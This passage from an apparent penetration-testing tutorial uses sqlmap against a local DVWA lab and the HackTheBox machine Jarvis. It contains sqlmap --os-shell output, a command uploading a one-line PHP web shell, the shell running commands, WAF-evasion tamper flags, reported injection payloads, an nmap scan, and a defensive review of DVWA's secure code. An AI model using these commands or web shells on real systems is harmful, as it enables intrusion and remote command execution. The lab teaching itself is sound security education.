(23:51:55) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:55) [INFO] trying to upload the file stager on '/var/www/html/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:55) [WARNING] unable to upload the file stager on '/var/www/html/vulnerabilities/sql/' via LIMIT method
(23:51:55) [INFO] trying to upload the file stager on '/var/www/html/vulnerabilities/sql/' via UNION method
(23:51:55) [INFO] retrieved:
(23:51:55) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:55) [INFO] trying to upload the file stager on '/var/www/htdocs/' via LIMIT 'LINES TERMINATED BY' method
(23:51:55) [WARNING] unable to upload the file stager on '/var/www/htdocs/' via LIMIT method
(23:51:55) [INFO] trying to upload the file stager on '/var/www/htdocs/' via UNION method
(23:51:56) [INFO] retrieved:
(23:51:56) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:56) [INFO] trying to upload the file stager on '/var/www/htdocs/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:56) [WARNING] unable to upload the file stager on '/var/www/htdocs/vulnerabilities/sql/' via LIMIT method
(23:51:56) [INFO] trying to upload the file stager on '/var/www/htdocs/vulnerabilities/sql/' via UNION method
(23:51:56) [INFO] retrieved:
(23:51:56) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:56) [INFO] trying to upload the file stager on '/usr/local/apache2/htdocs/' via LIMIT 'LINES TERMINATED BY' method
(23:51:56) [WARNING] unable to upload the file stager on '/usr/local/apache2/htdocs/' via LIMIT method
(23:51:56) [INFO] trying to upload the file stager on '/usr/local/apache2/htdocs/' via UNION method
(23:51:56) [INFO] retrieved:
(23:51:56) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:56) [INFO] trying to upload the file stager on '/usr/local/apache2/htdocs/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:56) [WARNING] unable to upload the file stager on '/usr/local/apache2/htdocs/vulnerabilities/sql/' via LIMIT method
(23:51:56) [INFO] trying to upload the file stager on '/usr/local/apache2/htdocs/vulnerabilities/sql/' via UNION method
(23:51:56) [INFO] retrieved:
(23:51:56) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:56) [INFO] trying to upload the file stager on '/usr/local/data/' via LIMIT 'LINES TERMINATED BY' method
(23:51:56) [WARNING] unable to upload the file stager on '/usr/local/data/' via LIMIT method
(23:51:56) [INFO] trying to upload the file stager on '/usr/local/data/' via UNION method

```

Figure 52. SQLmap '--os-shell' execution part 2 of 3

```

(23:51:56) [INFO] retrieved:
(23:51:56) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:56) [INFO] trying to upload the file stager on '/var/apache2/htdocs/' via LIMIT 'LINES TERMINATED BY' method
(23:51:56) [WARNING] unable to upload the file stager on '/var/apache2/htdocs/' via LIMIT method
(23:51:56) [INFO] trying to upload the file stager on '/var/apache2/htdocs/' via UNION method
(23:51:56) [INFO] retrieved:
(23:51:57) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:57) [INFO] trying to upload the file stager on '/var/apache2/htdocs/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:57) [WARNING] unable to upload the file stager on '/var/apache2/htdocs/vulnerabilities/sql/' via LIMIT method
(23:51:57) [INFO] trying to upload the file stager on '/var/apache2/htdocs/vulnerabilities/sql/' via UNION method
(23:51:57) [INFO] retrieved:
(23:51:57) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:57) [INFO] trying to upload the file stager on '/var/www/nginx-default/' via LIMIT 'LINES TERMINATED BY' method
(23:51:57) [WARNING] unable to upload the file stager on '/var/www/nginx-default/' via LIMIT method
(23:51:57) [INFO] trying to upload the file stager on '/var/www/nginx-default/' via UNION method
(23:51:57) [INFO] retrieved:
(23:51:57) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:57) [INFO] trying to upload the file stager on '/var/www/nginx-default/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:57) [WARNING] unable to upload the file stager on '/var/www/nginx-default/vulnerabilities/sql/' via LIMIT method
(23:51:57) [INFO] trying to upload the file stager on '/var/www/nginx-default/vulnerabilities/sql/' via UNION method
(23:51:57) [INFO] retrieved:
(23:51:57) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:57) [INFO] trying to upload the file stager on '/srv/www/htdocs/' via LIMIT 'LINES TERMINATED BY' method
(23:51:57) [WARNING] unable to upload the file stager on '/srv/www/htdocs/' via LIMIT method
(23:51:57) [INFO] trying to upload the file stager on '/srv/www/htdocs/' via UNION method
(23:51:57) [INFO] retrieved:
(23:51:57) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:57) [INFO] trying to upload the file stager on '/usr/local/var/www/' via LIMIT 'LINES TERMINATED BY' method
(23:51:57) [WARNING] unable to upload the file stager on '/usr/local/var/www/' via LIMIT method
(23:51:57) [INFO] trying to upload the file stager on '/usr/local/var/www/' via UNION method
(23:51:57) [INFO] retrieved:
(23:51:57) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:57) [INFO] trying to upload the file stager on '/usr/local/var/www/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:57) [WARNING] unable to upload the file stager on '/usr/local/var/www/vulnerabilities/sql/' via LIMIT method
(23:51:57) [INFO] trying to upload the file stager on '/usr/local/var/www/vulnerabilities/sql/' via UNION method
(23:51:57) [INFO] retrieved:
(23:51:58) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:58) [INFO] trying to upload the file stager on '/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:58) [WARNING] unable to upload the file stager on '/vulnerabilities/sql/' via LIMIT method
(23:51:58) [INFO] trying to upload the file stager on '/vulnerabilities/sql/' via UNION method
(23:51:58) [INFO] retrieved:
(23:51:58) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:58) [INFO] trying to upload the file stager on '/vulnerabilities/sql/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:58) [WARNING] unable to upload the file stager on '/vulnerabilities/sql/vulnerabilities/sql/' via LIMIT method
(23:51:58) [INFO] trying to upload the file stager on '/vulnerabilities/sql/vulnerabilities/sql/' via UNION method
(23:51:58) [INFO] retrieved:
(23:51:58) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:58) [WARNING] HTTP error codes detected during run:
404 (Not Found) - 285 times
(23:51:58) [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
(23:51:58) [WARNING] your sqlmap version is outdated

[*] ending @ 23:51:58 /2023-06-03/

```

```

kali@kali: ~/Desktop/DWA_SQL_Injection_Simulations

```

Figure 53. SQLmap '--os-shell' execution part 3 of 3



## The `--file-write` & `--file-dest` Flags

The `--file-write` and `--file-dest` parameters in SQLmap serve as a powerful alternative to the `--os-shell` functionality that enables attackers to upload arbitrary files to a target system via an SQL injection vulnerability. These parameters work in tandem. The `--file-write` specifies the local path of a file on the attacker's machine that is to be uploaded, while `--file-dest` defines the destination path on the remote web server where the file will be written. One of the most effective strategies to establish a foothold on a target involves uploading a web shell (e.g., a PHP-based script) to a writable web directory. Once the web shell is successfully deployed, the attacker gains interactive access to the server's command execution via HTTP requests.

As shown in Figure 54, the created `shell.php` file contains a simple but powerful one-liner PHP script `<?php system($_GET['cmd']); ?>`. This script transforms into a functional web shell by allowing remote users to pass system commands via the `cmd` URL parameter (e.g., `http://target/shell.php?cmd=whoami`). When accessed through a web browser, the script executes the command on the server's underlying operating system using PHP's `system()` function and returns the output in the HTTP response. Due to its minimal size and high impact, such a web shell is frequently used in real-world attacks to escalate privileges, exfiltrate data, or pivot further into the network.

```
(kali@kali)-[~/Desktop/DVWA_SQL_Injection_Simulations]
$ cat shell.php
<?php system($_GET['cmd']); ?>
(kali@kali)-[~/Desktop/DVWA_SQL_Injection_Simulations]
$
```

Figure 54. PHP web shell creation

Now that the PHP web shell is created, it is ready to be uploaded into the target. As shown in Figure 55, the `--file-write` and `--file-dest` parameters are actively used in the SQLmap command to upload a local PHP file (`shell.php`) to the remote server. The output confirms that the file has been successfully written to the target system with the message: *the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')*. This demonstrates that SQLmap was able to exploit a writable file path on the server to place a file in a web-accessible directory.

The destination path `/var/www/html/`` is of particular interest to penetration testers and attackers because it is the default web root directory for Apache servers on many Linux distributions. Any file placed here can typically be accessed via a web browser, making it a prime location for deploying web shells, malware droppers, or staging further attacks. Uploading files to this directory enables remote interaction through HTTP requests, effectively turning a SQL injection vulnerability into remote code execution if a malicious script is placed.

```

kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$
sqlmap -u "http://localhost:8080/vulnerabilities/sqli/" --cookie="PHPSESSID=qgc6hsaknc8f8s1f229p8lll;security=high" --data="id=1&Submit=Submit"
--second-url="http://localhost:8080/vulnerabilities/sqli/" --file-write=/shell.php --file-dest=/var/www/html/shell.php --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:09:42 /2023-06-04/

[00:09:42] [INFO] resuming back-end DBMS 'mysql'
[00:09:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)
Type: time-based blind
Title: MySQL 3.23.22 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7550 FROM (SELECT(SLEEP(5)))K1ix) AND 'lgm'='lgm&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CORCAT(0x7178787171,0x6978654346627865576974594e696756a58486978786551526f5596d4448169416e4f46a6c5a,8x7162786a71)-- --$Submit
=Submit

[00:09:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache/2.4.18
back-end DBMS: MySQL 5
[00:09:42] [INFO] fingerprinting the back-end DBMS operating system
[00:09:42] [INFO] the back-end DBMS operating system is Linux
[00:09:42] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] Y
[00:09:42] [INFO] reflective value(s) found and filtering out
[00:09:42] [INFO] the remote file '/var/www/html/shell.php' is larger (31 B) than the local file 'shell.php' (308)
[00:09:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[00:09:42] [WARNING] your sqlmap version is outdated

[*] ending @ 00:09:42 /2023-06-04/

kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$

```

Figure 55. SQLmap `--file-write` and `--file-dest` execution

Finally, to test out the web shell, we navigate to the uploaded file's URL as demonstrated in Figure 56. The successful execution is confirmed by the output `uid=33(www-data) gid=33(www-data) groups=33(www-data)`, demonstrating that the web shell is functional and capable of executing system commands with the privileges of the web server user (www-data). This effectively provides the attacker with command execution capabilities on the target system.

```

127.0.0.1:8080/shell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Figure 56. Testing the web shell

## SQL Injection (Impossible) PHP Code Review

In the impossible level of DVWA's SQL injection challenge, the developers have incorporated a range of best-practice security mechanisms that together form a comprehensive defense against SQL injection attacks. The entire PHP code is shown in Figure 57.

One of the key security features is the anti-CSRF (Cross-Site Request Forgery) token validation mechanism, as demonstrated in line 4 with the function call `checkToken`. This function ensures that the token included in the request matches the one stored in the user's session. If the tokens don't match, the request is deemed invalid, and the user is redirected, halting further processing. This mechanism helps prevent SQL injection attacks by ensuring that only legitimate, user-initiated requests are processed. Without a valid CSRF token, even a crafted request containing SQL injection payloads would be rejected before reaching the SQL execution logic. By acting as a gatekeeper, the CSRF token check adds a critical layer of protection that blocks unauthorized or automated attempts to exploit SQL injection vulnerabilities.

Before any SQL query is even prepared, the application performs input validation using `is_numeric()` as seen in line 8 to ensure that the input provided for the user ID is strictly numeric. This step filters out typical SQL injection payloads that rely on string manipulation, such as `'OR 1=1 --'`, which would be rejected outright as non-numeric. Following this validation, the application employs parameterized queries using PDO (PHP Data Objects), seen in line 11. By preparing the SQL statement with placeholders and binding parameters with strict data types (e.g., `PDO::PARAM_INT`), the application ensures that user input is treated purely as data and not executable SQL code, which effectively neutralizes any SQL injection attempts.

To further reinforce the integrity of the query and restrict data exposure, the SQL statement includes a `LIMIT 1` clause as seen towards the end of line 10. This not only improves performance but also ensures that even if a vulnerability were to be exploited, only a single record could be returned. The application also checks that exactly one row is returned using `rowCount() == 1` as seen in line 15. This acts as a safeguard to prevent unintended logic paths or the processing of bulk data, making sure the output aligns with the expected result of a single user lookup.

In line 20, the application securely renders output using the `<pre>` tag along with controlled string interpolation. While this primarily defends against Cross-Site Scripting (XSS) by ensuring that user data is displayed as plain text and not interpreted as executable code, it also contributes indirectly to SQL injection prevention. By avoiding the execution of any embedded scripts or HTML, even if malicious SQL data were somehow injected and stored in the database, it would not result in further exploitation through the browser. This containment ensures that any malicious payload returned from a successful SQL injection does not escalate into an XSS attack, thereby reinforcing overall application security.

Finally, as seen in line 25, the application calls `generateSessionToken()` to create a fresh CSRF token. While this function is primarily designed to protect against CSRF, it also plays an indirect role in preventing SQL injection. By ensuring that every form submission requires a unique, valid token, it blocks unauthorized or automated requests that might attempt to exploit SQL injection vulnerabilities. Even if an attacker crafts a malicious SQL payload, the request will fail without a valid CSRF token, effectively neutralizing the attempt before it reaches the SQL execution stage. This continuous regeneration of tokens reinforces secure session handling and adds a protective barrier against injection-based attacks.

In summary, the impossible level in DVWA exemplifies a well-designed defense-in-depth approach to secure coding. By layering CSRF protection, parameterized queries, input validation, output encoding, and session token regeneration, the application eliminates any viable pathway for SQL injection. These defenses make exploitation nearly impossible, providing a model example of how secure web application coding should be performed.

```

1  <?php
2  if( isset( $_GET[ 'Submit' ] ) ) {
3      // Check Anti-CSRF token
4      checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
5      'index.php' );
6      // Get input
7      $id = $_GET[ 'id' ];
8      // Was a number entered?
9      if(is_numeric( $id )) {
10         // Check the database
11         $data = $db->prepare( 'SELECT first_name, last_name FROM users
12         WHERE user_id = (:id) LIMIT 1;' );
13         $data->bindParam( ':id', $id, PDO::PARAM_INT );
14         $data->execute();
15         $row = $data->fetch();
16         // Make sure only 1 result is returned
17         if( $data->rowCount() == 1 ) {
18             // Get values
19             $first = $row[ 'first_name' ];
20             $last = $row[ 'last_name' ];
21             // Feedback for end user
22             echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
23             {$last}</pre>";
24         }
25     }
26 }
27 // Generate Anti-CSRF token
28 generateSessionToken();
29 ?>

```

Figure 57. DVWA impossible level SQL injection PHP code

## SQL Injection (Impossible) User Interface Review

As shown in Figure 58, the user interface of the impossible-level SQL Injection page in DVWA presents a deceptive appearance of vulnerability by maintaining a user interface almost identical to that of the low-level difficulty. Just like the lowest difficulty, it features a plain text input field where users can submit a user ID, and the application returns the corresponding user information (in this case, ID 1 showing admin). It also exposes the user input in the URL, using a GET request format (e.g., `'?id=1&Submit=Submit'`), which typically raises concerns for injection. At first glance, this similarity could mislead attackers or penetration testers into thinking the system is equally vulnerable. However, the critical security upgrade lies in a hidden mechanism, the presence of a `'user_token'` parameter in the URL.

The `'user_token'` value is an implementation of anti-CSRF protection, but in this context, it plays a dual role by introducing server-side request validation, which is often tied to user sessions and intended form submissions. This token prevents automated tools such as Burp Suite or SQLmap from successfully reusing or crafting malicious requests unless they also extract and reuse the correct, active session token. If this token is missing, expired, or incorrect, the server silently discards the request or returns a benign result, effectively nullifying the injection attempt even if the payload is syntactically valid.

When comparing the low, medium, and high difficulty levels, the low level allows full unsanitized input directly in the URL and backend query, making it trivially exploitable. The medium level restricts user input using a dropdown menu but still allows SQL injection through modified HTTP requests. The high level detaches the input from the main interface and prevents reflection in the URL, increasing the complexity of the attack but not fully securing the underlying backend logic.

In contrast, the impossible level neutralizes injection at the backend, regardless of front-end controls or obfuscation. While it keeps the form structure deceptively simple, it creates a false sense of vulnerability that effectively deters automated scanners, manual testing, and fuzzing by relying on strong server-side logic rather than just client-side input controls.

In conclusion, although it mimics the low-level UI, the impossible level introduces crucial, invisible improvements such as secure query handling and token-based session validation, rendering SQL injection attacks impossible in practice and setting an ideal example of how secure applications should handle user input and session-based verification.




Figure 58. DVWA impossible-level SQL injection input sample



## Throwing the Kitchen Sink at the Impossible Level DVWA SQLi

SQLmap was executed with a heavily armed command, as shown in Figure 59. The execution included multiple advanced flags designed to bypass hardened protections. The `--banner` and `--random-agent` flags aimed to extract DBMS version details and disguise the requests to evade detection. The `--risk=3` and `--level=5` maximized settings instructed SQLmap to use more intrusive payloads across a broader set of parameters. The `--threads=10` option attempted to accelerate the scan via concurrency, while `--technique=BEUSTQ` activated all known SQL injection methods. In addition, the inclusion of four tamper scripts (e.g., `space2comment`, `between`, `charencode`, and `randomcase`) was meant to obfuscate payloads to sneak past potential input filters and WAFs.

This SQLmap runtime began at **02:34:31** and concluded at **02:54:16**, resulting in a runtime of nearly **20 minutes**, which stands out as the longest among all tests covered in this article. The primary contributors to this extended duration were the aggressive `--level`, `--risk`, and multi-tamper script usage, each adding more payload permutations and complexity to the testing process.

Despite this full-force approach, Figure 60 shows that the result was ultimately a **CRITICAL** failure with the output message `all tested parameters do not appear to be injectable`. This outcome strongly affirms that the **impossible** level in DVWA's SQLi module is not only immune to basic exploitation but also remains impervious to even the most exhaustive SQLmap configurations, underscoring its purpose as a hardened, real-world simulation of a securely coded application.

```
kali@kali: ~/Desktop/DVWA_SQL_Injection_Simulations
$ sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sql/?id=1&submit=Submit" --banner --random-agent --risk=3 --level=5 --threads=10 --technique=BEUSTQ --tamper=space2comment,between,charencode,randomcase --batch

[+] Starting @ 02:34:31 /2025-06-04/

[02:34:31] [INFO] Loading tamper module 'space2comment'
[02:34:31] [INFO] Loading tamper module 'between'
[02:34:31] [INFO] Loading tamper module 'charencode'
[02:34:31] [INFO] Loading tamper module 'randomcase'

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
```

Figure 59. SQLmap bombardment execution part 1 of 2

```
[02:54:16] [CRITICAL] all tested parameters do not appear to be injectable
[02:54:16] [WARNING] your sqlmap version is outdated

[*] ending @ 02:54:16 /2025-06-04/

(kali@kali) - [~/Desktop/DVWA_SQL_Injection_Simulations]
$
```

Figure 60. SQLmap bombardment execution part 2 of 2

## HTB (Jarvis)

A perfect opportunity to exploit an SQL injection vulnerability using SQLmap is in CTF platforms that host vulnerable and/or misconfigured machines. A specific example would be the CTF machine Jarvis, which starts its challenge with a web app vulnerable to SQL injections.

In particular, SQLmap was used to determine the existence of a WAF, enumerate the target's backend database management system (DBMS), acquire DB admin credentials (username and password) and upload a PHP web shell into the target to obtain command injection capabilities.

As with any penetration testing or CTF engagement, it all starts with a port scan. As shown in Figure 61, the NMAP scan was able to detect ports 22 (SSH) and 80 (HTTP).

```
(kali㉿kali)-[~/Desktop/HTB/Jarvis]
$ nmap -sC -sV 10.10.10.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 05:56 EDT
Nmap scan report for 10.10.10.143 (10.10.10.143)
Host is up (0.047s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|_  256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-title: Stark Hotel
|_ http-cookie-flags:
|_  /:
|_  PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds

(kali㉿kali)-[~/Desktop/HTB/Jarvis]
$
```

Figure 61. NMAP scan of Jarvis

The HTTP port is probed further using a good old and trusted web browser (Firefox in this case). The web service shows what seems to be a simple website for a hotel, as shown in Figure 62. The website is explored further by clicking various links and buttons to a specific web page regarding a particular room (Superior Family Room). The URL of this web page contains a query string with a query name `cod` and the query value being `1`, as shown in Figure 63. In cybersecurity, this kind of parameter is a common target for SQL injection attack, especially when the value is used in database queries without proper input validation.




Figure 62. HTTP home page




Figure 63. HTTP `Superior Family Room` page

Without wasting anymore time, let's bring out SQLmap and execute it on this URL as shown in Figures 64 and 65. The former figure displays the initial execution and SQL conducting its multiple tests. The latter figure displays more testing by SQLmap but towards the end was met with a critical error before ending the execution. Upon taking a closer look at the error message, it seems to suggest that the SQLmap testing procedures were halted due to a protection mechanism such as a WAF. In addition, the error message provides a multitude of potential parameters to apply that may be able to circumvent this issue.




Figure 64. Initial SQLmap execution on Jarvis part 1 of 2



```
[06:24:29] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (query SLEEP)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (SLEEP)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (SLEEP)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (SLEEP - comment)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (SLEEP - comment)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP - comment)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (query SLEEP - comment)'
[06:24:30] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[06:24:30] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[06:24:30] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[06:24:30] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[06:24:30] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[06:24:30] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (comment)'
[06:24:31] [INFO] testing 'MySQL > 5.0.12 RLIKE time-based blind (query SLEEP)'
[06:24:31] [INFO] testing 'MySQL > 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[06:24:31] [INFO] testing 'MySQL AND time-based blind (ELT)'
[06:24:31] [INFO] testing 'MySQL OR time-based blind (ELT)'
[06:24:31] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[06:24:31] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[06:24:31] [INFO] testing 'MySQL > 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[06:24:31] [INFO] testing 'MySQL > 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[06:24:31] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace'
[06:24:31] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (subtraction)'
[06:24:31] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[06:24:31] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[06:24:31] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[06:24:31] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[06:24:31] [INFO] testing 'MySQL time-based blind - Parameter replace (MAX SET)'
[06:24:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:24:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:24:32] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[06:24:32] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[06:24:32] [INFO] checking if the injection point on GET parameter 'cod' is a false positive
